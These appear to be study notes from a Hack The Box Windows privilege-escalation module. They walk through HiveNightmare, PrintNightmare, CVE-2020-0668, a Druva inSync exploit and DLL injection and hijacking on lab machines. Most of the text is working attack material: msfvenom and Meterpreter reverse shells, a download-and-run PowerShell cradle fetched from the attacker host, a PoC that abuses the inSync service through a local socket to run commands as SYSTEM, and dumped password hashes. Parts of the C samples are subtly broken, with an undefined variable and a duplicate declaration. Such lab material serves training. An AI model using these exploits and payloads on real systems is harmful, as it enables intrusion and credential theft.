Successful exploitation also requires the presence of one or more shadow copies. Most Windows 10 systems will have System Protection enabled by default which will create periodic backups, including the shadow copy necessary to leverage this flaw.
This PoC can be used to perform the attack, creating copies of the aforementioned registry hives.
PS C:\Users\htb-student\Desktop> .\HiveNightmare.exe
HiveNightmare v0.6 - dump registry hives as non-admin users
Specify maximum number of shadows to inspect with parameter if wanted, default is 15.
Running...
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM
Success: SAM hive from 2021-08-07 written out to current working directory as SAM-2021-08-07
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
Success: SECURITY hive from 2021-08-07 written out to current working directory as SECURITY-2021-08-07
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
Success: SYSTEM hive from 2021-08-07 written out to current working directory as SYSTEM-2021-08-07
Assuming no errors above, you should be able to find hive dump files in current working directory.
These copies can then be transferred back to the attack host, where impacket-secretsdump is used to extract the hashes:
d41y@htb[/htb]$ impacket-secretsdump -sam SAM-2021-08-07 -system SYSTEM-2021-08-07 -security SECURITY-2021-08-07 local
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
[*] Target system bootKey: 0xebb2121de07ed08fc7dc58aa773b23d6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c93428723187f868ae2f99d4fa66dceb:::
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3c7b7e66890fb2181a74bb56ab12195f248e9461
dpapi_userkey:0xc3e6491e75d7cffe8efd40df94d83cba51832a56
[*] NL$KM
0000 45 C5 B2 32 29 8B 05 B8 E7 E7 E0 4B 2C 14 83 02 E..2)......K,...
0010 CE 2F E7 D9 B8 E0 F0 F8 20 C8 E4 70 DD D1 7F 4F ./...... ..p...O
0020 42 2C E6 9E AF 57 74 01 09 88 B3 78 17 3F 88 54 B,...Wt....x.?.T
0030 52 8F 8D 9C 06 36 C0 24 43 B9 D8 0F 35 88 B9 60 R....6.$C...5..`
NL$KM:45c5b232298b05b8e7e7e04b2c148302ce2fe7d9b8e0f0f820c8e470ddd17f4f422ce69eaf5774010988b378173f8854528f8d9c0636c02443b9d80f3588b960
CVE-2021-1675/CVE-2021-34527 - PrintNightmare
… is a flaw in RpcAddPrinterDriver which is used to allow for remote printing and driver installation. This function is intended to give users with the Windows privilege SeLoadDriverPrivilege the ability to add drivers to a remote Print Spooler. This right is typically reserved for users in the built-in Administrators group and Print Operators who may have a legitimate need to install a printer driver on an end user’s machine remotely. The flaw allowed any authenticated user to add a print driver to a Windows system without having the privilege mentioned above, allowing an attacker full remote code execution as SYSTEM on any affected system. The flaw affects every supported version of Windows, and being that the Print Spooler runs by default on DCs, Windows 7 and 10, and is often enabled on Windows servers, this presents a massive attack surface. Microsoft initially released a patch that did not fix the issue but released a secong patch in July of 2021 along with guidance to check that specific registry settings are either set to 0 or not defined. Once this vulnerability was made public, PoC exploits were released rather quickly. This version can be used to execute a malicious DLL remotely or locally using a modified version of Impacket. The repo also contains a C# implementation. This PowerShell implementation can be used for quick local privesc. By default, this script adds a new local admin user, but you can also supply a custom DLL to obtain a revshell or similar if adding a local admin user is not in scope.
You can quickly check if the Spooler service is running with the following command. If it is not running, you will receive a “path does not exist” error.
PS C:\htb> ls \\localhost\pipe\spoolss
Directory: \\localhost\pipe
Mode LastWriteTime Length Name
---- ------------- ------ ----
spoolss
First, start by bypassing the execution policy on the target host:
PS C:\htb> Set-ExecutionPolicy Bypass -Scope Process
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
Now you can import the PowerShell script and use it to add a new local admin user.
PS C:\htb> Import-Module .\CVE-2021-1675.ps1
PS C:\htb> Invoke-Nightmare -NewUser "hacker" -NewPassword "Pwnd1234!" -DriverName "PrintIt"
[+] created payload at C:\Users\htb-student\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_am
d64_ce3301b66255a0fb\Amd64\mxdwdrv.dll"
[+] added user hacker as local administrator
[+] deleting payload from C:\Users\htb-student\AppData\Local\Temp\nightmare.dll
If all went to plan, you will have a new local admin user under your control. Adding a user is “noisy”. You would not want to do this on an engagement where stealth is a consideration. Furthermore, you would want to check with your client to ensure account creation is in scope for the assessment.
User name hacker
Full Name hacker
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set ?8/?9/?2021 12:12:01 PM
Password expires Never
Password changeable ?8/?9/?2021 12:12:01 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
Enumerating Missing Patches
The first step is looking at installed updates and attempting to find updates that may have been missed, thus, opening up an attack path for you.
You can examine the installed updates in several ways. Below are three separate commands you can use.
PS C:\htb> systeminfo
PS C:\htb> wmic qfe list brief
PS C:\htb> Get-Hotfix
PS C:\Users\steve> Get-CimInstance -Class win32_quickfixengineering | Where-Object { $_.Description -eq "Security Update" }
Source Description HotFixID InstalledBy InstalledOn
------ ----------- -------- ----------- -----------
Security Update KB5025239 5/4/2023 12:00:00 AM
Security Update KB5025749 5/4/2023 12:00:00 AM
Security Update KB5017233 9/25/2022 12:00:00 AM
You can search for each KB (Microsoft Knowledge Base ID number) in the Microsoft Update Catalog to get a better idea of what fixes have been installed and how far behind the system may be on security updates.
CVE-2020-0668
Microsoft CVE-2020-0668: “Windows Kernel Elevation of Privilege Vulnerability” exploits an arbitrary file move vuln leveraging the Windows Service Tracing. Service Tracing allows users to troubleshoot issues with running services and modules by generating debug information. Its parameters are configurable using the Windows registry. Setting a custom MaxFileSize value that is smaller than the size of the file prompts the file to be renamed with a .OLD extension when the service is triggered. This move operation is performed by NT AUTHORITY\SYSTEM, and can be abused to move a file of your choosing with the help of mount points and symbolic links.
Verify your current user’s privileges.
C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ==================================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
You can use this exploit for CVE-2020-0668, download it, and open it in Visual Studio within a VM. Building the solution should create the following files.
CVE-2020-0668.exe
CVE-2020-0668.exe.config
CVE-2020-0668.pdb
NtApiDotNet.dll
NtApiDotNet.xml
At this point, you can use the exploit to create a file or your choosing in a protected folder such as C:\Windows\System32. You aren’t able to overwrite any protected Windows files. This privileged file write needs to be chained with another vulnerability, such as UsoDllLoader or DiagHub to load the DLL and escalate your privileges. However, the UsoDllLoader technique may not work if Windows Updates are pending or currently being installed, and the DiagHub service may not be available.
You can also look for any third-party software, which can be leveraged, such as the Mozilla Maintenance Service. This service runs in the context of SYSTEM and is startable by unprivileged users. The binary for this service is located at: C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe
icacls confirms that you only have read and execute permissions on this binary based on the line BUILTIN\Users:(I)(RX) in the command output.
C:\htb> icacls "c:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
Generate a malicious maintenanceservice.exe binary that can be used to obtain a Meterpreter reverse shell connection from your target.
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.3 LPORT=8443 -f exe > maintenanceservice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 645 bytes
Final size of exe file: 7168 bytes
You can download it to the target using cURL after starting a Python HTTP server on your attack host. You can also use wget from the target.
d41y@htb[/htb]$ $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.43.13 - - [01/Mar/2022 18:17:26] "GET /maintenanceservice.exe HTTP/1.1" 200 -
10.129.43.13 - - [01/Mar/2022 18:17:45] "GET /maintenanceservice.exe HTTP/1.1" 200 -
You need to make two copies of the malicious .exe file. You can just pull it over twice or do it once and make a second copy.
You need to do this because running the exploits corrupts the malicious version of maintenanceservice.exe that is moved to c:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe which you will need to account for later. If you attempt to utilize the copied version, you will receive a system error 216 because the .exe file is no longer a valid binary.
PS C:\htb> wget http://10.10.15.244:8080/maintenanceservice.exe -O maintenanceservice.exe
PS C:\htb> wget http://10.10.15.244:8080/maintenanceservice.exe -O maintenanceservice2.exe
Next, run the exploit. It accepts two arguments, the source and destination files.
C:\htb> C:\Tools\CVE-2020-0668\CVE-2020-0668.exe C:\Users\htb-student\Desktop\maintenanceservice.exe "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
[+] Moving C:\Users\htb-student\Desktop\maintenanceservice.exe to C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe
[+] Mounting \RPC Control onto C:\Users\htb-student\AppData\Local\Temp\nzrghuxz.leo
[+] Creating symbol links
[+] Updating the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASPLAP configuration.
[+] Sleeping for 5 seconds so the changes take effect
[+] Writing phonebook file to C:\Users\htb-student\AppData\Local\Temp\179739c5-5060-4088-a3e7-57c7e83a0828.pbk
[+] Cleaning up
[+] Done!
The exploit runs and executing icacls agains shows the following entry for your user: WINLPE-WS02\htb-student:(F). This means that your htb-student user has full control over the maintenanceservice.exe binary, and you can overwrite it with a non-corrupted version of your malicious binary.
C:\htb> icacls 'C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe'
C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
WINLPE-WS02\htb-student:(F)
You can overwrite the maintenanceservice.exe binary in c:\Program Files (x86)\Mozilla Maintenance Service with a good working copy of your malicious binary created earlier before proceeding to start the service. In this example, you downloaded two copies of the malicious binary to C:\Users\htb-student\Desktop, maintenanceservice.exe and maintenanceservice2.exe. Move the good copy that was not corrupted by the exploit to the Program Files directory, making sure to rename the file properly and remove the 2 or the service won’t start. The copy command will only work from a cmd.exe window, not a PowerShell console.
C:\htb> copy /Y C:\Users\htb-student\Desktop\maintenanceservice2.exe "c:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
1 file(s) copied.
Next, save the below commands to a Resource Script file named handler.rc.
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_https
set LHOST <our_ip>
set LPORT 8443
exploit
Launch Metasploit using the Resource Script file to preload your settings.
d41y@htb[/htb]$ sudo msfconsole -r handler.rc
. .
.
dBBBBBBb dBBBP dBBBBBBP dBBBBBb . o
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
. . dB' dBP dB'.BP
| dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBP dBP dBBBBP dBBBBP dBP dBP
.
.
o To boldly go where no
shell has gone before
=[ metasploit v6.0.9-dev ]
+ -- --=[ 2069 exploits - 1123 auxiliary - 352 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
Metasploit tip: Use the resource command to run commands from a file
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/x64/meterpreter/reverse_https
PAYLOAD => windows/x64/meterpreter/reverse_https
resource (handler.rc)> set LHOST 10.10.14.3
LHOST => 10.10.14.3
resource (handler.rc)> set LPORT 8443
LPORT => 8443
resource (handler.rc)> exploit
[*] Started HTTPS reverse handler on https://10.10.14.3:8443
Start the service, and you should get a session as NT AUTHORITY\SYSTEM.
C:\htb> net start MozillaMaintenance
The service is not responding to the control function
More help is available by typing NET HELPMSG 2186
You will get an error trying to start the service but will still receive a callback once the Meterpreter binary executes.
[*] Started HTTPS reverse handler on https://10.10.14.3:8443
[*] https://10.10.14.3:8443 handling request from 10.129.43.13; (UUID: syyuxztc) Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (10.10.14.3:8443 -> 10.129.43.13:52047) at 2021-05-14 13:38:55 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WINLPE-WS02
OS : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 6
Meterpreter : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c93428723187f868ae2f99d4fa66dceb:::
Vulnerable Services
You may be able to escalate privileges on well-patched and well-configured systems if users are permitted to install software or vulnerable third-party apps/services are used throughout the organization. It is common to encounter a multitude of a vulnerable service that you would come across in a real-world environment. Some services/apps may allow you to escalate to SYSTEM. In contrast, others could cause a DoS condition or allow access to senstive data as much as configuration files containing passwords.
Start by enumerating installed applications to get a lay of the land.
C:\htb> wmic product get name
Name
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29910
Update for Windows 10 for x64-based Systems (KB4023057)
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127
VMware Tools
Druva inSync 6.6.3
Microsoft Update Health Tools
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29910
Update for Windows 10 for x64-based Systems (KB4480730)
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127
The output looks mostly standard for a Windows 10 workstation, the Druva inSync application stands out. A quick Google search shows that version 6.6.3 is vulnerable to a command injection attack via an exposed RPC service. You may be able to use this exploit PoC to escalate your privileges. From this blog post which details the initial discovery of the flaw, you can see that Druva inSync is an application used for “Integrated backup, eDiscovery, and compliance monitoring”, and the client application runs a service in the context of the powerful NT AUTHORITY\SYSTEM account. Escalation is possible by interacting with a service running locally on port 6064.
Do some further enumeration to confirm that the service is running as expected. A quick look with netstat shows a service running locally on port 6064.
C:\htb> netstat -ano | findstr 6064
TCP 127.0.0.1:6064 0.0.0.0:0 LISTENING 3324
TCP 127.0.0.1:6064 127.0.0.1:50274 ESTABLISHED 3324
TCP 127.0.0.1:6064 127.0.0.1:50510 TIME_WAIT 0
TCP 127.0.0.1:6064 127.0.0.1:50511 TIME_WAIT 0
TCP 127.0.0.1:50274 127.0.0.1:6064 ESTABLISHED 3860
Next, map the process ID 3324 back to the running processes.
PS C:\htb> get-process -Id 3324
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
------- ------ ----- ----- ------ -- -- -----------
149 10 1512 6748 3324 0 inSyncCPHwnet64
At this point, you have enough information to determine that the Druva inSync application is indeed installed and running, but you can do one last check using the Get-Service cmdlet.
PS C:\htb> get-service | ? {$_.DisplayName -like 'Druva*'}
Status Name DisplayName
------ ---- -----------
Running inSyncCPHService Druva inSync Client Service
Druva inSync Windows Client LPE Example
With this information in hand, try out the exploit PoC, which is this short PowerShell snippet.
$ErrorActionPreference = "Stop"
$cmd = "net user pwnd /add"
$s = New-Object System.Net.Sockets.Socket(
[System.Net.Sockets.AddressFamily]::InterNetwork,
[System.Net.Sockets.SocketType]::Stream,
[System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)
$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);
$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
For your purposes, you want to modify the $cmd variable to your desired command. You can do many things here, such as adding a local admin user or sending yourself a revshell. Try this with Invoke-PowerShellTcp.ps1. Download the script to your attack box, and rename it something simple like shell.ps1. Open the file, and append the following at the bottom of the script file.
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.3 -Port 9443
Modify the $cmd variable in the Druva inSync exploit PoC script to download your PowerShell reverse shell into memory.
$cmd = "powershell IEX(New-Object Net.Webclient).downloadString('http://10.10.14.3:8080/shell.ps1')"
Next, start a Python web server in the same directory where your shell.ps1 script resides.
d41y@htb[/htb]$ python3 -m http.server 8080
Finally, start a Netcat listener on the attack box and execute the PoC PowerShell script on the target host. You will get a revshell connection back with SYSTEM privileges if all goes to plan.
d41y@htb[/htb]$ nc -lvnp 9443
listening on [any] 9443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.7] 58611
Windows PowerShell running as user WINLPE-WS01$ on WINLPE-WS01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\WINDOWS\system32>whoami
nt authority\system
PS C:\WINDOWS\system32> hostname
WINLPE-WS01
DLL Injection
… is a method that involves inserting a piece of code, structured as a Dynamic Link Library (DLL), into a running process. This technique allows the inserted code to run within the process’s context, thereby influencing its behavior or accessing its resources.
DLL injection finds legitimate applications in various areas. For instance, software devs leverage this technology for hot patching, a method that enables the amendment or updating of code seamlessly, without the need to restart the ongoing process immediately. A prime example of this is Azure’s use of hot patching for updating operational servers, which facilitates the benefits of the update without necessitating server downtime.
Nevertheless, it’s not entirely innocuous. Cybercriminals often manipulate DLL injection to insert malicious code into trusted processes. This technique is particularly effective in evading detection by security software.
There are several methods for actually executing a DLL injection.
LoadLibrary
… is a widely utilized method for DLL injection, employing the LoadLibrary API to load the DLL into the target process’s address space.
The LoadLibrary API is a function provided by the Windows OS that loads a DLL into the current process’s memory and returns a handle that can be used to get the address of functions within the DLL.
#include <windows.h>
#include <stdio.h>
int main() {
// Using LoadLibrary to load a DLL into the current process
HMODULE hModule = LoadLibrary("example.dll");
if (hModule == NULL) {
printf("Failed to load example.dll\n");
return -1;
}
printf("Successfully loaded example.dll\n");
return 0;
}
The first example shows how LoadLibrary can be used to load a DLL into the current process legitimately.
#include <windows.h>
#include <stdio.h>
int main() {
// Using LoadLibrary for DLL injection
// First, we need to get a handle to the target process
DWORD targetProcessId = 123456; // The ID of the target process
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetProcessId);
if (hProcess == NULL) {
printf("Failed to open target process\n");
return -1;
}
// Next, we need to allocate memory in the target process for the DLL path
LPVOID dllPathAddressInRemoteMemory = VirtualAllocEx(hProcess, NULL, strlen(dllPath), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
if (dllPathAddressInRemoteMemory == NULL) {
printf("Failed to allocate memory in target process\n");
return -1;
}
// Write the DLL path to the allocated memory in the target process
BOOL succeededWriting = WriteProcessMemory(hProcess, dllPathAddressInRemoteMemory, dllPath, strlen(dllPath), NULL);
if (!succeededWriting) {
printf("Failed to write DLL path to target process\n");
return -1;
}
// Get the address of LoadLibrary in kernel32.dll
LPVOID loadLibraryAddress = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
if (loadLibraryAddress == NULL) {
printf("Failed to get address of LoadLibraryA\n");
return -1;
}
// Create a remote thread in the target process that starts at LoadLibrary and points to the DLL path
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadLibraryAddress, dllPathAddressInRemoteMemory, 0, NULL);
if (hThread == NULL) {
printf("Failed to create remote thread in target process\n");
return -1;
}
printf("Successfully injected example.dll into target process\n");
return 0;
}
The second example illustrates the use of LoadLibrary for DLL injection. This process involves allocating memory within the target process for the DLL path and then initiating a remote thread that begins with LoadLibrary and directs towards the DLL path.
Manual Mapping
… is an incredibly complex and avanced method of DLL injection. It involves the manual loading of a DLL into a process’s memory and resolves its imports and relocations. However, it avoids easy detection by not using the LoadLibrary function, whose usage is monitored by security and anti-cheat systems.
A simplified outline of the process can be represented as follows:
- Load the DLL as raw data into the injecting process.
- Map the DLL sections into the targeted process.
- Inject shellcode into the target process and execute it. This shellcode relocates the DLL, rectifies the imports, executes the Thread Local Storage (TLS) callbacks, and finally calls the DLL main.
Reflective DLL Injection
… is a technique that utilizes reflective programming to load a library from memory into a host process. The library itself is responsible for its loading process by implementing a minimal Portable Executable (PE) file loader. This allows it to decide how it will load and interact with the host, minimising interaction with the host system and process.
“The procedure of remotely injecting a library into a process is two-fold. First, the library you aim to inject must be written into the target process’s address space. Second, the library must be loaded into the host process to meet the library’s runtime expectations, such as resolving its imports or relocating it to an appropriate location in memory.”
Assuming you have code execution in the host process and the library you aim to inject has been written into an arbitrary memory location in the host process, Reflective DLL Injections as follows:
- Execution control is transferred to the library’s ReflectiveLoader function, an exported function found in the library’s export table. This can happen either via
CreateRemoteThread()or a minimal bootstrap shellcode.
- As the library’s image currently resides in an arbitrary memory location, the ReflectiveLoader initially calculates its own image’s current memory location to parse its own headers for later use.
- The ReflectiveLoader then parses the host process’s kernel32.dll export table to calculate the addresses of three functions needed by the loader, namely LoadLibraryA, GetProcAddress, and VirtualAlloc.
- The ReflectiveLoader now allocates a continuous memory region where it will proceed to load its own image. The location isn’t crucial; the loader will correctly relocate the image later.
- The library’s headers and sections are loaded into their new memory locations.
- The ReflectiveLoader then processes the newly loaded copy of its image’s import table, loading any additional libraries and resolving their respective imported function addresses.
- The ReflectiveLoader then processes its newly loaded copy of its image’s relocation table.
- The ReflectiveLoader then calls its newly loaded image’s entry point function, DllMain, with
DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory. - Finally, the ReflectiveLoader returns execution to the initial bootstrap shellcode that called it, or if it were called via
CreateRemoteThread, the thread would terminate.
DLL Hijacking
… is an exploitation technique where an attacker capitalizes on the Windows DLL loading process. These DLLs can be loaded during runtime, creating a hijacking opportunity if an application doesn’t specify the full path to a required DLL, hence rendering it susceptible to such attacks.
The default DLL search order used by the system depends on whether “Safe DLL Search Mode” is activated. When enabled, Safe DLL Search Mode repositions the user’s current directory further down in the search order. It’s easy to either enable or disable the setting by editing the registry.
- Press
[SUPER] + [R]to open the Run dialog box. - Type in “Regedit” and press “Enter”. This will open the Registry Editor.
- Navigate to
HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Session Manager. - In the right pane, look for the “SafeDllSearchMode” value. If it does not exist, right-click the blank space of the folder or right click the “Session Manager” folder, select “New” and then “DWORD (32-bit) Value”. Name this new value as “SafeDllSearchMode”.
- Double-click “SafeDllSearchMode”. In the value data field, enter “1” to enable and “0” to disable Safe DLL Search Mode.
- Click “OK”, close the Registry Editor and Reboot the system for the changes to take effect.
With this mode enabled, applications search for necessary DLL files in the following sequence:
- The directory from which the application is loaded.
- The system directory.
- The 16-bit directory
- The Windows directory.
- The current directory.
- The directories that are listed in the PATH environment variable.
However, if “Safe DLL Search Mode” is deactivated, the search order changes to:
- The directory from which the application is loaded.
- The current directory.
- The system directory.
- The 16-bit system directory.
- The Windows directory.
- The directories that are listed in the PATH environment variable.
DLL Hijacking involves a few more steps. First, you need to pinpoint a DLL the target is attempting to locate. Specific tools can simplify this task:
- Process Explorer: Part of Microsoft’s Sysinternals suite, this tool offers detailed information on running processes, including their loaded DLLs. By selecting a process and inspecting its properties, you can view its DLLs.
- PE Explorer: This Portable Executable Explorer can open and examine a PE file. Among other features, it reveals the DLLs from which the file imports functionality.
After identifying a DLL, the next step is determining which functions you want to modify, which necessitates reverse engineering tools, such as disassemblers and debuggers. Once the functions and their signatures have been identified, it’s time to construct the DLL.
Take a practical example. Consider the C program below:
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <windows.h>
typedef int (*AddFunc)(int, int);
int readIntegerInput()
{
int value;
char input[100];
bool isValid = false;
while (!isValid)
{
fgets(input, sizeof(input), stdin);
if (sscanf(input, "%d", &value) == 1)
{
isValid = true;
}
else
{
printf("Invalid input. Please enter an integer: ");
}
}
return value;
}
int main()
{
HMODULE hLibrary = LoadLibrary("library.dll");
if (hLibrary == NULL)
{
printf("Failed to load library.dll\n");
return 1;
}
AddFunc add = (AddFunc)GetProcAddress(hLibrary, "Add");
if (add == NULL)
{
printf("Failed to locate the 'Add' function\n");
FreeLibrary(hLibrary);
return 1;
}
HMODULE hLibrary = LoadLibrary("x.dll");
printf("Enter the first number: ");
int a = readIntegerInput();
printf("Enter the second number: ");
int b = readIntegerInput();
int result = add(a, b);
printf("The sum of %d and %d is %d\n", a, b, result);
FreeLibrary(hLibrary);
system("pause");
return 0;
}
It loads an add function from the library.dll and utilizes this function to add two numbers. Subsequently, it prints the result of the addition. By examining the program in Process Monitor (procmon), you can observe the process of loading the library.dll located in the same directory.
First, set up a filter in procmon to solely include main.exe, which is the process name of the program. This filter will help you focus specifically on the activities related to the execution of main.exe. It is important to note that procmon only captures information while it is actively running. Therefore, if your log appears empty, you should close main.exe and reopen while procmon is running. This will ensure that the necessary information is captured and available for analysis.

Then if you scroll to the bottom, you can see the call to load library.dll.

You can further filter for an “Operation” of “Load Image” to only get the libraries the app is loading.
16:13:30,0074709 main.exe 47792 Load Image C:\Users\PandaSt0rm\Desktop\Hijack\main.exe SUCCESS Image Base: 0xf60000, Image Size: 0x26000
16:13:30,0075369 main.exe 47792 Load Image C:\Windows\System32\ntdll.dll SUCCESS Image Base: 0x7ffacdbf0000, Image Size: 0x214000
16:13:30,0075986 main.exe 47792 Load Image C:\Windows\SysWOW64\ntdll.dll SUCCESS Image Base: 0x77a30000, Image Size: 0x1af000
16:13:30,0120867 main.exe 47792 Load Image C:\Windows\System32\wow64.dll SUCCESS Image Base: 0x7ffacd5a0000, Image Size: 0x57000
16:13:30,0122132 main.exe 47792 Load Image C:\Windows\System32\wow64base.dll SUCCESS Image Base: 0x7ffacd370000, Image Size: 0x9000
16:13:30,0123231 main.exe 47792 Load Image C:\Windows\System32\wow64win.dll SUCCESS Image Base: 0x7ffacc750000, Image Size: 0x8b000
16:13:30,0124204 main.exe 47792 Load Image C:\Windows\System32\wow64con.dll SUCCESS Image Base: 0x7ffacc850000, Image Size: 0x16000
